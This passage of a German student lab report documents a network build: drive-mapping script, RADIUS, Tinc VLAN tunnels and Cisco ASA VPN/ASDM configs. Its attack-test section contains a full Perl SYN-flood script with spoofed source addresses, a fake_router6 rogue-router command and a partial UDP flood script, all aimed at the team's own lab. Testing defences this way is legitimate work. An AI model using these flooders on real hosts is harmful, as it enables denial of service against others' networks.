43 set group=Entwicklung
44 echo Checking if %user% is member of %group%...
45 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
46 if %i% gtr 0 (goto :Entwicklung)
47
48
49 goto :end
50
51 :verkauf
52 net use P: \\10.0.10.21\Verkauf\Allgemein
53 goto :end
54
55 :verkauf_Leitung
56 net use P: \\10.0.10.21\Verkauf
57 goto :end
58
59 :Admin
60 net use P: \\10.0.10.21\Admin\Allgemein
61 goto :end
62
63 :Admin_Leitung
64 net use P: \\10.0.10.21\Admin
65 goto :end
66
67 :Entwicklung
68 net use P: \\10.0.10.21\Entwicklung\Allgemein
69 goto :end
70
71 :Entwicklung_Leitung
72 net use P: \\10.0.10.21\Entwicklung
73 goto :end
74
75 :end
76 REM pause
```

5.4. Radius

Damit für den VPN Zugang die Active Directory Benutzer verwendet werden können, haben wir auf dem LAN Server ein Radius Dienst installiert. Microsoft nennt diesen Dienst Internet Authentication Service (IAS), welcher mit der Rolle Netzwerkrichtlinien- und Zugriffsdienste installiert wird. Um die Benutzerabfrage zu ermöglichen muss die ASA Firewall als Client erfasst werden. Dazu ist lediglich die IP-Adresse des Clients (ASA) und ein gemeinsamer

Schlüssel für die Kommunikation notwendig. Die Verbindungsbedingungen können anhand einer Netzwerkrichtlinie eingestellt werden. Diese bietet viele Konfigurationsmöglichkeiten wie Verschlüsselungsmethode, Zugriffszeit usw. Unsere Einschränkung bezieht sich lediglich auf die Benutzergruppen. Dies bedeutet nur AD Benutzer, welche in den Gruppen Admin, Admin_Leitung, Verkauf und Verkauf_Leitung sind, können sich authentifizieren und somit eine gesicherte Verbindung herstellen.

5.5. Tunnelling mit Tinc

5.5.1. Grund für diese Lösung

In Phase 2 stehen die Netzwerkkomponenten (Layer 3 Switch, ASA) im Lab und die VMs werden auf einer VMware Virtualisierungsumgebung betrieben. Da es auf Grund von Einschränkungen bei der Vernetzung der beiden Räume nicht möglich ist, die Leitung als Trunk zu betreiben, mussten wir uns nach einer Umgehung dieser Einschränkung umsehen:

Nur logische Trennung der Netze bei dieser Variante wären alle VLANs ungetaggt über die Verbindung zwischen Lab und VMware-Umgebung geführt worden. Da sich die Rechner in unterschiedlichen IP-Netzen befinden wären nur geringe Einschränkungen entstanden. DHCP mit unterschiedlichen IP-Ranges für die verschiedenen VLANs hätte mit dieser Variante aber nicht ermöglicht werden können, da der Server die DHCP-Anfragen der Clients (Broadcast) direkt beantwortet hätte.

Des Weiteren wäre es notwendig gewesen, die Konfiguration des Layer 3 Switches anzupassen.

Nachfrage bei Herrn Schindler Ergab leider lediglich, dass es nicht möglich sei, die vorhandene Verbindung als Trunk zu realisieren.

Betrieb der VMs auf unseren Notebooks im Labor Diese Variante wäre einfach zu realisieren gewesen, aber das Problem, dass der Abgleich der VMs zwischen den Gruppenmitgliedern weiterhin notwendig ist wäre in gleichem Ausmasse bestanden, wie dies während Phase 1 der Fall war.

Im Gegensatz zu Phase 1 war aber ein eigenständiges Arbeiten zu Hause sowieso nicht mehr möglich (aufgrund der Hardware-Komponenten), womit diese Variante primär Nachteile mit sich gebracht hätte.

Tunnelling der unterschiedlichen Netze Bei dieser Variante ist es unter Verwendung eines zusätzlichen Switches möglich, die bestehende Konfiguration des Layer 3 Switches weiterhin zu verwenden. Ebenfalls kann DHCP ohne Einschränkungen betrieben werden.

Aufgrund der Vorteile der Tunnelling Lösung gegenüber den anderen Varianten haben wir uns dazu entschieden, die Netze zu tunneln. Des Weiteren haben wir eine relativ simple Lösung kennengelernt, die es erlaubt, geografisch getrennte Netze ohne spezielle Hardware miteinander zu verbinden.

5.5.2. Überblick

Tinc ermöglicht es, Netze über UDP/IP-Verbindungen zu tunneln als wären sie über einen Switch verbunden. Dadurch können Geräte im selben VLAN (z.B. das vlan10-Interface des L3 Switches und die VM für den internen Server) miteinander kommunizieren als wären sie direkt auf Layer 2 miteinander verbunden. Abbildung 2 zeigt exemplarisch die Konfiguration für den Tunnel von VLAN 10.




Abbildung 2: Tinc Funktionsweise / Aufbau

5.5.3. Konfiguration auf VMware-Umgebung

Die VM, welche auf VMware-Seite die Tinc-Tunnels terminiert wird als einzige in das vorbereitete VM753-Netz verbunden. Pro VLAN wird auf dem virtuellen VMware-Switch eine zusätzliche Portgruppe definiert. In diese Portgruppe werden dann sowohl die VMs des jeweiligen Netzes als auch ein Interface der Tunnel-VM konfiguriert. Einen Auszug der Netzwerkkonfiguration zeigen die Abbildungen 3 und 4.




Abbildung 3: Netze auf VMware-Umgebung




Abbildung 4: Netzwerkkonfiguration Tunnel-VM

5.5.4. Einrichtung der Tinc-Daemons

Tinc braucht für das Tunnelling einer Verbindung eine Software-Bridge, an die das erstellte Pseudo-Device angeschlossen werden kann. Die Bridge kann unter Linux folgendermassen erstellt werden (Beispiel: VLAN 10 auf der Tunnel-VM auf VMware):

```
brctl addbr brv_10
ifconfig eth1 0.0.0.0
ifconfig brv_10 up
brctl addif brv_10 eth1
ifconfig eth1 up
```

Im Konfigurationsverzeichnis des Tunnels (in diesem Beispiel unter /etc/tinc/bridge_10/) ist danach eine Datei tinc.conf mit folgenden Inhalt zu erstellen:

```
BindToAddress 10.12.13.1 10010
Name = vlan10_esx
Mode = switch
ConnectTo = vlan10_lab
```

Der Eintrag hinter *ConnectTo* bezieht sich dabei auf Files, die unter /etc/tinc/bridge_10/hosts/ abzulegen sind. In diesen Files sind auch RSA-Keys enthalten, der Befehl *tincd -K* kann benutzt werden um RSA-Schlüsselpaare für Tinc zu erzeugen. Die Host-Dateien sehen folgendermassen aus (Beispiel: vlan10_esx):

```
Address = 10.12.13.1 10010
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAwgQKXRxDjyjL89+4qe3YeFYAFtL5ugFkZS8K/Y9h6HK7dkCZcATl
HM1FS+2UuSbgMd8U7zMd33W0KMat5iZfj/08uQO9cTyx/TibbP7HXpIFRJ/BeB5p
sKvR/SjcWRFPHHC+LIUKLbDkx+SvMaEo/PfswVFFw2Xp8MIYHGH4/ow9cqJjeABH
d6KOwUsDeVF/3pgcuoXL2hw1Iem3SRmQds2siRYkn1UyYWmQ2zHXeTdjym30KDMh
s0Nz8QjJrRFQzADjugAiyktviuI7sqwnjbEIsAlPDVU76ObBN/vPTavH9r8nDEF8
iQSVSfXIob8GThsnikVhUTBElAA17DLEaQIDAQAB
-----END RSA PUBLIC KEY-----
```

Tinc braucht des Weiteren ein *tinc-ifup* Script, welches nach der Initialisierung des Tunnel-Interfaces ausgeführt wird. Das folgende Beispielt fügt das Tunnel-Interface ($INTERFACE) der Bridge brv_10 hinzu:

```
#!/bin/sh
ifconfig $INTERFACE 0.0.0.0
brctl addif brv_10 $INTERFACE
ifconfig $INTERFACE up
```

Sind alle diese Vorbereitungen getroffen kann der Tunnel mit dem Befehl *tincd -n bridge_10* gestartet werden. *bridge_10* bezieht sich dabei auf das Konfigurationsverzeichnis unterhalb von */etc/tinc/*.

5.5.5. Statusausgaben

Anzeige der virtuellen Bridges und zugehörigen Interfaces (auf VMware-VM):

```
root@WOSMGR1TUN:~# brctl show
bridge name     bridge id               STP enabled     interfaces
brv_10          8000.005056bc0101       no              bridge_10
                                                        eth1
brv_110         8000.005056bc0105       no              bridge_110
                                                        eth5
brv_120         8000.005056bc0106       no              bridge_120
                                                        eth6
brv_20          8000.005056bc0102       no              bridge_20
                                                        eth2
brv_30          8000.005056bc0103       no              bridge_30
                                                        eth3
brv_40          8000.005056bc0104       no              bridge_40
                                                        eth4
```

Anzeige der virtuellen Bridges und zugehörigen Interfaces (auf Lab-PC):

```
root@wosmtunlab:~# brctl show
bridge name     bridge id               STP enabled     interfaces
brv_10          8000.000bcdb58e8c       no              bridge_10
                                                        eth0.10
brv_110         8000.000bcdb58e8c       no              bridge_110
                                                        eth0.110
brv_120         8000.000bcdb58e8c       no              bridge_120
                                                        eth0.120
brv_20          8000.000bcdb58e8c       no              bridge_20
                                                        eth0.20
brv_30          8000.000bcdb58e8c       no              bridge_30
                                                        eth0.30
brv_40          8000.000bcdb58e8c       no              bridge_40
                                                        eth0.40
```

5.5.6. VLAN-Subinterfaces unter Linux

Die zuvor beschriebenen Punkte reichen für die VM unter VMware aus. Für die Installation im Lab ist es hingegen (aufgrund der begrenzten Anzahl Netzwerkschnittstellen) nötig, die verschiedenen VLANs auf einem Kabel als Trunk auf den Switch zu führen. Dazu kennt Linux, sehr ähnlich wie dies bei Cisco-Geräten der Fall ist, Subinterfaces. Das folgende Listing zeigt beispielhaft die Erstellung eines solchen Interfaces (für VLAN 10):

```
ip link add link eth0 name eth0.10 type vlan id 10
```

Datenverkehr, der über das *eth0.10* Interface verschickt wird erhält dadurch das VLAN-Tag 10 und Datenverkehr der auf *eth0* mit einem derartigen Tag erhalten wird taucht auf *eth0.10* ohne Tag auf. Die restlichen für Tinc notwendigen Konfigurationsschritte können normal mit diesem VLAN-Subinterface durchgeführt werden.

5.5.7. Script für Start der Tunnels

Um die ansonsten manuell auszuführenden Befehle nicht immer von Hand eintippen zu müssen, wurde für die beiden Tunnel-VMs ein Startscript erstellt. Diese sind in den Anhängen D und E zu finden.

5.5.8. VLANs und virtuelle Bridges

Die folgende Tabelle bietet einen Überblick über die verschiedenen Tunnel, die für den Aufbau im Lab eingerichtet wurden.

Netz	**VLAN ID**	**Bridge**	**Tunnel**	**IF VMware**	**IF Lab**
VM753	n/a	n/a	n/a	eth0	eth1
Int. Server	10	brv_10	bridge_10	eth1	eth0.10
Admins	20	brv_20	bridge_20	eth2	eth0.20
Entwicklung	30	brv_30	bridge_30	eth3	eth0.30
Verkauf	40	brv_40	bridge_40	eth4	eth0.40
DMZ	110	brv_110	bridge_110	eth5	eth0.110
Internet	120	brv_120	bridge_120	eth6	eth0.120

5.6. ASA

5.6.1. Radius Authentifizierung

Damit die VPN Benutzer über das AD authentifiziert werden können, muss auf der Firewall der Radius-Server konfiguriert werden. Dazu wird ein neuer AAA-Server konfiguriert, welcher die Abfragen mit dem RADIUS Protkoll durchführt. Dazu sind lediglich die IP-Addresse, das Interface und der gemeinsame Schlüssel notwendig.

```
aaa-server RAD_SRV_GRP protocol radius
aaa-server RAD_SRV_GRP (inside) host 10.0.10.21
 key *****
```

Der erstellte Server kann nun in den VPN Gruppen für die Authentifizierung verwendet werden. Hier am Beispiel für die IPsec Verbindung.

```
tunnel-group VPN_ADMINISTRATOR general-attributes
 address-pool VPN-ADMIN
 authentication-server-group RAD_SRV_GRP
 default-group-policy VPN_ADMINISTRATOR
```

5.6.2. VPN IPsec & SSL

Die IPsec VPN Verbindung die wir in der Simulation verwendet haben, konnte im Labor ohne Änderungen übernommen werden. Im Labor haben wir zusätzlich den SSL VPN Zugang eingerichtet. Diese Verbindung wird über das SSL Protokoll verschlüsselt und die Kommunikation erfolgt lediglich über Port 443. Die Konfiguration unterscheidet sich nur gering von der IPsec Konfiguration. Der wichtigste Punkt ist das Zertifikat. SSL benötigt ein Zertifikat zur Überprüfung des Servers. Da wir kein öffentliches Zertifikat haben, dient die ASA Firewall als Zertifikatsserver. Dazu wird ein localtrust Point konfiguriert und ein Zertifikat generiert.

```
crypto ca trustpoint localtrust
 enrollment self
 fqdn sslvpn.wosm.com
 subject-name CN=sslvpn.wosm.com
 keypair sslvpnkeypair
 crl configure
crypto ca trustpool policy
crypto ca certificate chain localtrust
 certificate 00cb7451
    308201eb 30820154 a0030201 02020400 cb745130 0d06092a 864886f7 0d010105
    0500303a 31183016 06035504 03130f73 736c7670 6e2e776f 736d2e63 6f6d311e
    301c0609 2a864886 f70d0109 02160f73 736c7670 6e2e776f 736d2e63 6f6d301e
    170d3133 30343232 30353336 34345a17 0d323330 34323030 35333634 345a303a
    31183016 06035504 03130f73 736c7670 6e2e776f 736d2e63 6f6d311e 301c0609
    2a864886 f70d0109 02160f73 736c7670 6e2e776f 736d2e63 6f6d3081 9f300d06
    092a8648 86f70d01 01010500 03818d00 30818902 818100c2 ee2c7ac1 55bc7caa
    211c2ca6 d6455349 3820648f d6f37890 30b32326 35119bb9 358db6ec f25f39d4
    53ce389a 5dd83ace d9630fbd f1f53a1e 88ef29c3 9f991a35 51150a62 1b715bd3
    678836b9 225b1f5a 07c79f50 869fdb45 d73844b5 bf9e6e80 cb961674 daf80bd4
    837c3e5e 83438669 21cd7f55 4a979562 c749c73a 68738302 03010001 300d0609
    2a864886 f70d0101 05050003 81810093 4a0ad2c1 cb9ef906 03bcdb44 603f4935
    729c24b4 5e820dac cde0ea29 44a13111 05dd13fb 2205b4c0 180e7682 cd2631ad
    ae4c723d 2b79169e 3763693d 79342e62 841cd12a 906d9152 b96b4f79 31f1a098
    fafab98b 0124376f c9cdb1da c49797c8 a2ec50ee 4cce9c24 ad804699 89391955
    8e579c89 8589a49e f95248ef 4e8064
  quit
ssl trust-point localtrust outside
```

Die ASA Firewall erlaubt für die Verbindung mit dem SSL Client Anyconnect keine unterschiedliche Client-Versionen. Deshalb wird die eingesetzte Client Software auf die Firewall gespeichert. Wird eine neue Version auf die Firewall hochgeladen, werden die Clients beim nächsten Verbindungsaufbau automatisch ein Update durchführen.
Das Image des Clients kann mit TFTP oder mit dem ASDM auf die Disk hochgeladen werden. Anschliessend kann das SSL VPN konfiguriert werden.

```
webvpn
 enable outside
 anyconnect image disk0:/anyconnect-win-3.1.01065-k9.pkg 1
 anyconnect enable
 tunnel-group-list enable
```

Zusätzlich müssen äquivalent zur IPsec Konfiguration die group-policy und tunnel-group konfiguriert werden.

```
group-policy SSLCLientPolicy internal
group-policy SSLCLientPolicy attributes
 dns-server value 10.0.10.21
 vpn-tunnel-protocol ssl-client
 default-domain value wosm.com
 address-pools value VPN-USERS
```

```
tunnel-group SSLClientProfile type remote-access
tunnel-group SSLClientProfile general-attributes
 authentication-server-group RAD_SRV_GRP
 default-group-policy SSLCLientPolicy
tunnel-group SSLClientProfile webvpn-attributes
 group-alias SSLVPNClient enable
```

Um die Client Software zu installieren kann nun auf die ASA über https://209.165.50.1 (Outside Interface) zugegriffen werden und der Client heruntergeladen werden.

5.6.3. ASDM

Um die Konfiguration der ASA zu vereinfachen und zu visualisieren hat Cisco den Adaptive Security Device Manager entwickelt. Mit diesem kann sowohl die Firewall konfiguriert werden wie auch verschiedene Diagramme und Logs betrachtete werden. Zudem enthält er nützliche Tools zur Fehlersuche. Hervorheben möchten wir hier den Packet Tracer, mit dem Verbindungen simuliert und Fehler in der Konfiguration aufgezeigt werden können. Um das ASDM einsetzten zu können muss das Image mit TFTP auf die Disk hochgeladen werden. Anschliessend kann das ASDM konfiguriert werden.

```
asdm image disk0:/asdm-647.bin
http server enable 12443
http 209.165.50.0 255.255.255.0 outside
username ssh_admin password SxYXLtULZ5hPDb07 encrypted privilege 15
```

Da der Port 443 für das SSL VPN bereits verwendet wird, geben wir für den ASDM den Port 12443 an. Der Zugriff über den Browser bzw. den ASDM Client erfolgt somit über die Adresse https://209.165.50.1:12443. Der Zugang kann auf einzelne IP Adressen eingeschränkt werden, um die Sicherheit zu erhöhen. Für die Authentifizierung benötigt es einen Benutzer mit Privilege Level 15. Wir verwenden daher den SSH Admin Benutzer.

5.6.4. Änderungen Simulation / Labor

Da wir im Labor eine ASA 5505 mit dem neusten OS 9.1(1) einsetzten gab es ein paar Änderungen in der Konfiguration.

Access-Lists Die Access-Lists in der neusten Version unterscheiden nicht mehr zwischen IPv4 und IPv6. Die beiden IP-Adressen können nun in die selbe Access-List geschrieben werden.

VLAN Interface Konfigurationen werden nicht mehr direkt auf dem Interface gemacht sondern auf VLAN Interfaces. Damit ist es z.B. möglich, verschiedene DMZ Netze zu erstellen.

Lizenz Damit eine DMZ vollständig genutzt werden kann, braucht es eine Security Plus Lizenz. Mit der Basis Lizenz hat man nur einen eingeschränkten DMZ Zugriff. Details unter: `http://www.cisco.com/en/US/docs/security/asa/asa80/configuration/guide/int5505.html#wp1056883`

5.7. Core Router

Die Konfiguration für den Core Router konnte leider nicht ganz von der Simulations übernommen werden. Wir haben festgestellt, dass Cisco Router mit der OS Version 12.2 wie sie im Labor eingesetzt wird, Probleme mit den IPv6 Adressen haben. Access-Lists mit IPv6 Host Adressen (/128), welche nicht das EUI-64 Format haben, können nicht konfiguriert werden. Somit war es nicht möglich unsere Access-Lists aus der Simulation zu verwenden. Da der Aufwand zu gross war das IPv6 Konzept auf EUI-64 Adressen anzupassen, haben wir die IPv6 Access-Lists auf dem Core Router im Labor nicht eingesetzt. Details der Einschränkung sind in folgendem Dokument ersichtlich: `http://www.cisco.com/en/US/docs/switches/lan/catalyst3560/software/release/12.2_40_se/configuration/guide/swv6acl.html#wp4334642`

5.8. Attacken

5.8.1. ICMP 'smurf attack': Denial of Service

Da wir jeglichen ICMP Traffic blockieren, reichen einige simple 'PING' Anfragen aus um zu testen, ob die Verteidigung gegen ICMP 'smurf attack' funktioniert.

```
1 ping 209.165.50.1
2 ping 209.165.50.2
3 ping 2005:2013:ff:b0::21
4 ping 2005:209:165:50::1
```

5.8.2. TCP DoS (SYN-Flooding)

Um SYN-Flooding zu testen, senden wir mithilfe eines Perl Skripts TCP Packete mit einer gefälschten IP Adresse.

Für das SYN-Flooding haben wir folgendes Skript eingesetzt:

```
1  #!/usr/local/bin/perl
2
3  #Program to send out tcp syn packets using raw sockets on linux
4
5  use Socket;
6
7  $src_host = $ARGV[0]; # The source IP/Hostname
8  $src_port = $ARGV[1]; # The Source Port
9  $dst_host = $ARGV[2]; # The Destination IP/Hostname
10 $dst_port = $ARGV[3]; # The Destination Port.
11
12 if(!defined $src_host or !defined $src_port or !defined $dst_host or !defined
       $dst_port)
13 {
14     # print usage instructions
15     print "Usage: $0 <source host> <source port> <dest host> <dest port>\n";
16     exit;
17 }
18 else
19 {
20     # call the main function
21     main();
22 }
23
24 sub main
25 {
26     my $src_host = (gethostbyname($src_host))[4];
27     my $dst_host = (gethostbyname($dst_host))[4];
28
29     # when IPPROTO_RAW is used IP_HDRINCL is not needed
30     $IPROTO_RAW = 255;
31     socket($sock , AF_INET, SOCK_RAW, $IPROTO_RAW)
32         or die $!;
33
34     #set IP_HDRINCL to 1, this is necessary when the above protocol is something
           other than IPPROTO_RAW
35     #setsockopt($sock, 0, IP_HDRINCL, 1);
36
37     my ($packet) = makeheaders($src_host, $src_port, $dst_host, $dst_port);
38
39     my ($destination) = pack('Sna4x8', AF_INET, $dst_port, $dst_host);
40
41     while(1)
42     {
43         send($sock , $packet , 0 , $destination)
44             or die $!;
45     }
46 }
47
48 sub makeheaders
49 {
50     $IPPROTO_TCP = 6;
51     local($src_host , $src_port , $dst_host , $dst_port) = @_;
52
53     my $zero_cksum = 0;
54
55     # Lets construct the TCP half
56     my $tcp_len = 20;
57     my $seq = 13456;
58     my $seq_ack = 0;
59
```

```
60      my $tcp_doff = "5";
61      my $tcp_res = 0;
62      my $tcp_doff_res = $tcp_doff . $tcp_res;
63
64      # Flag bits
65      my $tcp_urg = 0;
66      my $tcp_ack = 0;
67      my $tcp_psh = 0;
68      my $tcp_rst = 0;
69      my $tcp_syn = 1;
70      my $tcp_fin = 0;
71      my $null = 0;
72
73      my $tcp_win = 124;
74
75      my $tcp_urg_ptr = 44;
76      my $tcp_flags = $null . $null . $tcp_urg . $tcp_ack . $tcp_psh . $tcp_rst .
            $tcp_syn . $tcp_fin ;
77
78      my $tcp_check = 0;
79
80      #create tcp header with checksum = 0
81      my $tcp_header = pack('nnNNH2B8nvn' , $src_port , $dst_port , $seq, $seq_ack ,
            $tcp_doff_res, $tcp_flags, $tcp_win , $tcp_check, $tcp_urg_ptr);
82
83      my $tcp_pseudo = pack('a4a4CCn' , $src_host, $dst_host, 0, $IPPROTO_TCP,
            length($tcp_header) ) . $tcp_header;
84
85      $tcp_check = &checksum($tcp_pseudo);
86
87      #create tcp header with checksum = 0
88      my $tcp_header = pack('nnNNH2B8nvn' , $src_port , $dst_port , $seq, $seq_ack ,
            $tcp_doff_res, $tcp_flags, $tcp_win , $tcp_check, $tcp_urg_ptr);
89
90      # Now lets construct the IP packet
91      my $ip_ver = 4;
92      my $ip_len = 5;
93      my $ip_ver_len = $ip_ver . $ip_len;
94
95      my $ip_tos = 00;
96      my $ip_tot_len = $tcp_len + 20;
97      my $ip_frag_id = 19245;
98      my $ip_ttl = 25;
99      my $ip_proto = $IPPROTO_TCP;    # 6 for tcp
100     my $ip_frag_flag = "010";
101     my $ip_frag_oset = "0000000000000";
102     my $ip_fl_fr = $ip_frag_flag . $ip_frag_oset;
103
104     # ip header
105     # src and destination should be a4 and a4 since they are already in network byte
            order
106     my $ip_header = pack('H2CnnB16CCna4a4', $ip_ver_len, $ip_tos, $ip_tot_len,
            $ip_frag_id, $ip_fl_fr , $ip_ttl , $ip_proto , $zero_cksum , $src_host ,
            $dst_host);
107
108     # final packet
109     my $pkt = $ip_header . $tcp_header;
110
111     # packet is ready
112     return $pkt;
113 }
114
115
116 #Function to calculate checksum - used in both ip and tcp headers
117 sub checksum
118 {
119     # This of course is a blatent rip from _the_ GOD,
120     # W. Richard Stevens.
121
```

```
122     my ($msg) = @_;
123     my ($len_msg,$num_short,$short,$chk);
124     $len_msg = length($msg);
125     $num_short = $len_msg / 2;
126     $chk = 0;
127
128     foreach $short (unpack("S$num_short", $msg))
129     {
130         $chk += $short;
131     }
132
133     $chk += unpack("C", substr($msg, $len_msg - 1, 1)) if $len_msg % 2;
134     $chk = ($chk >> 16) + ($chk & 0xffff);
135
136     return(~(($chk >> 16) + $chk) & 0xffff);
137 }
```

5.8.3. IP spoofing

Das IP spoofing wird mit dem Perl Skript aus dem Abschnitt SYN-Flooding getestet. Da wir eine falsche IP Adresse als Source angeben, wird der Traffic blockiert, da die ASA den Reverse-Path prüft.

5.8.4. Autoconfiguration IPv6

Mit dem Programm *fake_router6* aus der Toolsammlung von `http://www.thc.org/thc-ipv6/` haben wir versucht, die Client-Konfiguration zu manipulieren. Das Script versendet Router-Advertisements mit beliebigen, vom Angreifer festlegbaren Optionen. Zudem gibt es sich selbst als Router mit der höchsten Priorität aus.

Der Aufruf für den Angriff (muss als root unter Linux ausgeführt werden) lautet:

```
1 ./fake_router6 eth0 1::/64
```

Clients im selben VLAN erhalten daraufhin eine zusätzliche IP-Adresse aus dem 1::/64-Prefix und können, aufgrund der hohen Priorität der ungültigen Route, nicht mehr auf den Server zugreifen.

Die von uns erstellte ACL für IPv6 verhindert den Angriff allerdings, da Router-Advertisements geblockt werden.

5.8.5. Stress-Test ASA

Mithilfe eines Skripts senden wir massenhaft Daten an eine bestimmte IP Adresse, wobei der Port zufällig gewählt wird.

Das Skript sieht wie folgt aus:

```
1 #!/usr/bin/perl
2 # udp (ipv4/ipv6 or ipv4 to 6 or 6 to 6 etc etc etc) flooder
3 # by the unknown but definately someone leet! awesome works.
4 use strict;
5 use Socket;
6 eval {require Socket6}; our $has_socket6 = 0;
7 unless ($@) { $has_socket6 = 1; import Socket6; };
```

```
8
9  use Getopt::Long;
10 use Time::HiRes qw( usleep gettimeofday ) ;
11
12 our $port = 0;
13 our $size = 0;
14 our $time = 0;
15 our $bw   = 0;
16 our $help = 0;
17 our $delay= 0;
18 our $ipv6 = 0;
19
20 GetOptions(
21 "port=i" => \$port,# UDP port to use, numeric, 0=random
22 "size=i" => \$size,# packet size, number, 0=random
23 "bandwidth=i" => \$bw,# bandwidth to consume
24 "time=i" => \$time,# time to run
25 "delay=f"=> \$delay,# inter-packet delay
26 "help|?" => \$help,# help
27 "6"=> \$ipv6);# ipv6
28
29 my ($ip) = @ARGV;
30
31 if ($help || !$ip) {
32   print <<'EOL';
33 flood.pl --port=dst-port --size=pkt-size --time=secs
34          --bandwidth=kbps --delay=msec ip-address [-6]
35
36 Defaults:
37   * random destination UDP ports are used unless --port is specified
38   * random-sized packets are sent unless --size or --bandwidth is specified
39   * flood is continuous unless --time is specified
40   * flood is sent at line speed unless --bandwidth or --delay is specified
41   * IPv4 flood unless -6 is specified
42
43 Usage guidelines:
44   --size parameter is ignored if both the --bandwidth and the --delay
45     parameters are specified.
46   Packet size is set to 256 bytes if the --bandwidth parameter is used
47     without the --size parameter
48   The specified packet size is the size of the IP datagram (including IP and
49   UDP headers). Interface packet sizes might vary due to layer-2 encapsulation.
50 Warnings and Disclaimers:
51   Flooding third-party hosts or networks is commonly considered a criminal activity.
52   Flooding your own hosts or networks is usually a bad idea
53   Higher-performace flooding solutions should be used for stress/performance tests
54   Use primarily in lab environments for QoS tests
55 EOL
56   exit(1);
57 }
58 if (!defined($has_socket6) && (1 == $ipv6)) {
59   print "IPv6 flood unavailable on this machine, quitting.\n";
60   exit(1);
61 }
62 if ($bw && $delay) {
63   print "WARNING: computed packet size overwrites the --size parameter ignored\n";
64   $size = int($bw * $delay / 8);
65 } elsif ($bw) {
66   $delay = (8 * $size) / $bw;
67 }
68 $size = 256 if $bw && !$size;
69 ($bw = int($size / $delay * 8)) if ($delay && $size);
70 my ($iaddr,$endtime,$psize,$pport);
71 if(1 != $ipv6) {
72   $iaddr = inet_aton("$ip") or die "Cannot resolve hostname $ip\n";
73   socket(flood, PF_INET, SOCK_DGRAM, 17);
74 } else {
75   $iaddr = inet_pton(PF_INET6, "$ip") or die "Cannot resolve hostname $ip\n";
76   socket(flood, PF_INET6, SOCK_DGRAM, 17);
```

```
77 };
78 $endtime = time() + ($time ? $time : 1000000);
79 print "Flooding $ip " . ($port ? $port : "random") . " port with " .
80   ($size ? "$size-byte" : "random size") . " packets" . ($time ? " for $time seconds"
       : "") . "\n";
81 print "Interpacket delay $delay msec\n" if $delay;
82 print "total IP bandwidth $bw kbps\n" if $bw;
83 print "Break with Ctrl-C\n" unless $time;
84 die "Invalid packet size requested: $size\n" if $size && ($size < 64 || $size > 1500);
85 $size -= 28 if $size;
86 for (;time() <= $endtime;) {
87   $psize = $size ? $size : int(rand(1024-64)+64) ;
88   $pport = $port ? $port : int(rand(65500))+1;
89
90   if(1 != $ipv6) {
91     send(flood, pack("a$psize","flood"), 0, pack_sockaddr_in($pport, $iaddr));
92   } else {
